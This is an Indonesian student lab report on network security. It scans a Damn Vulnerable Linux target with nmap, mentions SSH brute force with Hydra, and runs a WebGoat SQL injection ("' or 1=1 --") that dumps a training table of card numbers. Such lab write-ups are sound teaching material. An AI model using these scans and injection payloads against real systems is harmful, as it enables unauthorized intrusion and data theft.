Ulan Purnama Sari

09011181320003

KEAMANAN JARINGAN KOMPUTER

Ulan Purnama Sari

09011181320003

Program Studi Sistem Komputer

Fakultas Ilmu Komputer

Universitas Sriwijaya

2017

Ulan Purnama Sari


09011181320003

TASK 5

Evaluasi Keamanan Sistem “Actual Exploit”

Exploit adalah sebuah kode yang menyerang keamanan_komputer secara spesifik. Exploit banyak digunakan untuk penentrasi baik secara legal ataupun ilegal untuk mencari kelemahan (Vulnerability) pada komputer tujuan. Bisa juga dikatakan sebuah perangkat lunak yang menyerang kerapuhan keamanan (*security* vulnerability*) yang spesifik namun tidak selalu bertujuan untuk melancarkan aksi yang tidak diinginkan.*

1. Pertama kita setting IP terlebih dahulu di Ubuntu Server dan DVL



Ulan Purnama Sari


09011181320003

```
root@ubuntu:/home/ubuntu# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:10:8a:e2
          inet addr:192.168.100.10  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8ae2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10002 (10.0 KB)  TX bytes:18516 (18.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5688 (5.6 KB)  TX bytes:5688 (5.6 KB)

root@ubuntu:/home/ubuntu#
```

2. Setting network menjadi internal network seperti gambar dibawah ini.



3. PING IP Address ubuntu ke DVL
   Kenapa harus melakukan perintah ping setelah setting ip address? Agar kita tau kedua jaringan tersebut saling tersambung atau belum. Pada gambar dibawah membuktikan bahwa jaringan ubuntu sama DVL telah tersambung.

```
bt ~ # ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=0.315 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=0.569 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=0.783 ms
```

Ulan Purnama Sari

09011181320003

4. Scanning nmap

   Nmap –sV 192.168.100.10

   Nmap –sv (service yg sedang berjalan)

```
root@ubuntu:/home/ubuntu# nmap -sV 192.168.100.20

Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-15 19:38 PDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.20
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
631/tcp  open  ipp     CUPS 1.1
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 08:00:27:41:4E:02 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
root@ubuntu:/home/ubuntu#
```

```
bt ~ # nmap -sV 192.168.100.10

Starting Nmap 4.20 ( http://insecure.org ) at 2017-03-16 02:43 GMT
Interesting ports on 192.168.100.10:
Not shown: 1694 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
53/tcp open  domain
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the follow
 fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=4.20%I=7%D=3/16%Time=58C9FBCD%P=i686-pc-linux-gnu%r(NULL,2
SF:9,"SSH-2\.0-OpenSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\r\n");
MAC Address: 08:00:27:10:8A:E2 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 24.396 seconds
bt ~ # _
```

Seperti dapat kita lihat pada gambar diatas, dimana ketika kita memasukan perintah seperti gambar diatas maka aplikasi tersebut akan melakukan scanning port yang terbuka pada IP target (192.168.100.20). dimana pada langkah sebelumnya kita telah membuka/menjalankan seluruh aplikasi yang terdapat pada mesin DVL dan yang terjadi ketika kita melakukan scanning pada target yaitu mesin DVL maka aplikasi yang sedang berjalan itulah yang dianggap sebagai celah untuh menyerang karena port dalam keadaan terbuka.

Ulan Purnama Sari


09011181320003

Service ssh menggunakan bruteforce mencoba melakukan input password menggunakaan beberapa tools, tools yang bisa digunakaan adalah : Hydra dan Nmap.


5. Web Goat pada Dvl

Program yang akan digunakan adalah Web Goat dengan port 80 yang merupakan bagian dari web eksploitation.

Web Goat adalah Project Open Source yang dapat digunakan agar orang lain bisa belajar web hacking. Salah satunya adalah SQL Injection.



Gambar 5.1




Gambar 5.2


Gambar diatas membuktikan bahwa perintah dari gambar 5.1 berhasil masuk maka akan muncul tampilan seperti gambar 5.2 untuk kita bisa login.
Setelah itu kita masukkan username “guest” dan password “guest” untuk melanjutkan membuka Web Goat. Jika berhasil maka akan langsung masuk ke interfaces tampilan awal Web Goat seperti gambar 5.3

Ulan Purnama Sari

09011181320003




Gambar 5.3



Ulan Purnama Sari

09011181320003

Melakukan pencarian semua nama dengan last name Smith atau user name Smith Programmer String SQL Injection, Tidak melakukan filter input yang masuk.



Ulan Purnama Sari

09011181320003

* **Congratulations. You have successfully completed this lesson.**
* **Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name: test' or 1=1 -- Go!

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Pada gambar diatas bahwa ketika kita mencoba melakukan percobaan dengan memasukan query seperti gambar diatas maka didapatlah data tersebut. Maksud dari query tersebut adalah :
Di awalnya dia akan menambahkan tanda petik dan akan membaca last name yg kita masukkan , maksud 1=1 adalah boolean true walaupun kita salah masih akan bernilai true. Itulah kesalahan dari program karna tidak memfilter terlebih dahulu.

Analisis:

Program Webgoat dapat digunakan untuk mendapatkan berbagai macam informasi dari target dengan layanan yang dapat dibuka atau terbuka. Penggunaan injection SQL yang telah dilakukan adalah pengaksesan data user melalui database dengan penggunaan kata kunci pencarian dari informasi yang diinginkan. Data dalam database yang didapatkan merupakan data penting seperti id user dan nomor-nomor penting.